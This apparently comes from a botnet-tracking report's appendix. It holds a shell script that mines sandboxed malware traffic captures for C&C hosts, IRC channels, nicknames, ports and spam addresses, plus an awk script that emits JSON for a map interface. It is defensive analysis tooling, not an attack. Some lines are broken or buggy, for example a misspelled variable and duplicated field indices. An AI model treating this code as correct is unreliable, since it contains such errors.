#################C&C Web Satellites
Extraction###################################

ngrep -P "" -W byline -t -q -l -I $DB/$1/$1.lbc 'GET' src host
10.10.10.2 and not dst net 10.10.10.0/24 > $DB/$1/CC-WebSat.dump

grep -a -a -E "[0-9]{1,3}(\.[0-9]{1,3}){3}" $DB/$1/CC-WebSat.dump |
awk '{print $6}'|grep -E -v "host|^$"|sort -u > $DB/$1/CC-WebSat.info

CCWSAT="$DB/$1/CC-WebSat.info"

##############Extract  hostnames##############

#C&C hostnames

ngrep -W byline -n 5 -t -q -l -I $DB/$1/$1.lbc  port 53 > $DB/$1/host-
dump.info

###ALL host-names

ngrep -W byline -t -q -l -I $DB/$1/$1.lbc  port 53 > $DB/$1/ALL-host-
dump.info

############################Extract emails#############

ngrep -W byline -t -q -l -I $DB/$1/$1.lbc  port 25 |grep -o -E "\w+([-
+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*([,;]\s*\w+([-+.]\w+)*@\w+([-.]\w
+)*\.\w+([-.]\w+)*)*" > $DB/$1/SPAM-address.info

SPAM="$DB/$1/SPAM-address.info"

##################eExctract C&C domain,sort and unique#########

grep -a -E -o "([a-zA-Z0-9]([a-zA-Z0-9\-]{0,61}[a-zA-Z0-9])?\.)+[a-zA-
Z]{2,6}" $DB/$1/host-dump.info | grep -a -v ".lbc" | sort -u > $DB/$1/
CC-host.info

CChost=$DB/$1/CC-host.info

###############Exctract ALL C&C domain,sort and unique#########
```

```
grep -a -E -o "([a-zA-Z0-9]([a-zA-Z0-9\-]{0,61}[a-zA-Z0-9])?\.)+[a-zA-
Z]{2,6}" $DB/$1/ALL-host-dump.info | grep -a -v ".lbc" | sort -u >
$DB/$1/CC-ALL-host.info

CCALLhost=$DB/$1/CC-ALL-host.info

#########################Exctract CC IP e Port ##########

grep -a -E "[0-9]{1,3}(\.[0-9]{1,3}){3}" $DB/$1/commandsdump.txt | awk
'{print $6}'|sort -u > $DB/$1/CC-ip.info

#######Exctract unique CC IP###########

awk 'BEGIN { FS = ":" } ; { print $1 }' $DB/$1/CC-ip.info | sort -u >
$DB/$1/CC-ip.geo > $DB/$1/CC-ip.geo

CCip=`cat $DB/$1/CC-ip.geo`

#########################Exctract PORT C&C#####

awk 'BEGIN { FS = ":" } ; { print $2 }' $DB/$1/CC-ip.info  | sort -u >
$DB/$1/CC-ports.info

CCport=$DB/$1/CC-ports.info

##################Exctract LONG & LAT#########GeoInfo $DB/$1/CC-ip.info
$DB/$1/CC-Coord.geo

GeoInfo $DB/$1/CC-WebSat.info $DB/$1/CCWS-Coord.geo

CCcoord=$DB/$1/CC-Coord.geo

CCcoord2=$DB/$1/CCWS-Coord.geo

####Exctract Channels####################

#grep -a -E -o "(#|&){1,}([a-zA-Z0-9]){1,}(\.|#|&)*" $DB/$1/
commandsdump.txt |sort -u > $DB/$1/CC-chans.info

grep -a "JOIN" $DB/$1/commandsdump.txt | grep -a -E -o "(#|&){1,}.+
(.)*" |sort -u > $DB/$1/CC-chans.info

CCchan=$DB/$1/CC-chans.info

###############Make Drone############################

mkdir $DB/$1/device

perl makedv.perl $DB/$1 > /dev/null 2>&1

###############Categorize in the botnet DIR#######

for ip in $CCip

do

if [ -d $home/Botnets/$ip ]

then

      grep -a "NICK" $CCcommands | awk '{print $2}' |awk '{ sub(/\.
{1,}$/, " "); print }' >> $home/Botnets/$ip/CC-nicks.info

      grep -a "USER " $CCcommands >> $home/Botnets/$ip/CC-users.info

      grep -a "USERHOST" $CCcommands >> $home/Botnets/$ip/CC-
userhosts.info

      grep -a -o -E "^[A-Z]{3,} " $CCcommands >> $home/Botnets/$ip/CC-
language.info
```

```
      echo $1 >> $home/Botnets/$ip/malwares.info
      cat $CChost >> $home/Botnets/$ip/CC-host.info
      cat $CCALLhost >> $home/Botnets/$ip/CC-ALL-host.info
      echo $ip >> $home/Botnets/$ip/CC-ip.geo
      cat $CCport >> $home/Botnets/$ip/CC-ports.info
      cat $CCcoord >> $home/Botnets/$ip/CC-Coord.geo
      cat $CCcoord2 >> $home/Botnets/$ip/CC-Coord2.geo
      cat $CCchan >> $home/Botnets/$ip/CC-chans.info
      cat $CCcommands >> $home/Botnets/$ip/CC-commands.info
      cat "$CCWSAT" >> $home/Botnets/$ip/CC-WebSat.info
      cat "$SPAM" >> $home/Botnets/$ip/SPAM-address.info

else
      mkdir $home/Botnets/$ip/
      grep -a "NICK" $CCcommands | awk '{print $2}' |awk '{ sub(/\.
{1,}$/, " "); print }' >> $home/Botnets/$ip/CC-nicks.info
      grep -a "USER " $CCcommands >> $home/Botnets/$ip/CC-users.info
      grep -a "USERHOST" $CCcommands >> $home/Botnets/$ip/CC-
userhosts.info
      grep -a -o -E "^[A-Z]{3,} " $CCcommands >> $home/Botnets/$ip/CC-
language.info
      echo $1 >> $home/Botnets/$ip/malwares.info
      cat $CChost >> $home/Botnets/$ip/CC-host.info
      echo $ip >> $home/Botnets/$ip/CC-ip.geo
      cat $CCALLhost >> $home/Botnets/$ip/CC-ALL-host.info
      cat $CCport >> $home/Botnets/$ip/CC-ports.info
      cat $CCcoord >> $home/Botnets/$ip/CC-Coord.geo
      cat $CCcoord2 >> $home/Botnets/$ip/CC-Coord2.geo
      cat $CCchan >> $home/Botnets/$ip/CC-chans.info
      cat $CCcommands >> $home/Botnets/$ip/CC-commands.info
      cat "$CWSAT" >> $home/Botnets/$ip/CC-WebSat.info
      cat "$SPAM" >> $home/Botnets/$ip/SPAM-address.info
fi
echo "..:Extraction Complete:.."
echo "..:Command and Centre IP $ip updated:.."
done
exit 0
```

10.3. The Web GUI makePOINT.awk

```
BEGIN { RS = "" ; FS = ";" }
{
  printf "    {\n               "
  printf "      \"name\": \"%s\", \n",$1
  printf "      \"icon\": [\"marker_rosso\", \"headquarters-shadow\"],
\n"
  printf"       \"posn\": [ %s ],\n",$3
  printf "      \"ip\"  : [\"%s\"],\n",$4
  printf "      \"location\" : [ \"%s\" ],\n",$5
  printf "      \"related_ip\" : [ %s ],\n",$6
  printf "      \"last_topic\" : [ %s ],\n",$7
  printf "      \"last_topic_change\" : [ \"%s\" ],\n",$8
  printf "      \"irc_master\" : [ \"%s\" ],\n",$9
  printf "      \"zombies\" : [ \"%d\" ],\n",$10
  printf "      \"dns\" : [\"%s\",],\n",$11
  printf "      \"dns_big\" : [\"%s\"],\n",$12
  printf "      \"malwares\" : [\"%s\"],\n",$13
  printf "      \"malwares_big\" : [\"%s\"],\n",$14
  printf "      \"uptime\" : [\"%s\"],\n",$15
  printf "      \"last_seen\" : [\"%s\"],\n",$16
  printf "      \"campo1\" : [\"%s\"],\n",$17
  printf "      \"campo1_big\" : [\"%s\"],\n",$18
  printf "      \"campo2\" : [\"%s\"],\n",$19
  printf "      \"campo2_big\" : [\"%s\"],\n",$20
  printf "      \"campo3\" : [\"%s\"],\n",$21
  printf "      \"campo3_big\" : [\"%s\"],\n",$22
  printf "      \"campo4\" : [\"%s\"],\n",$21
  printf "      \"campo4_big\" : [\"%s\"]\n",$22
  printf "        },\n"
}
```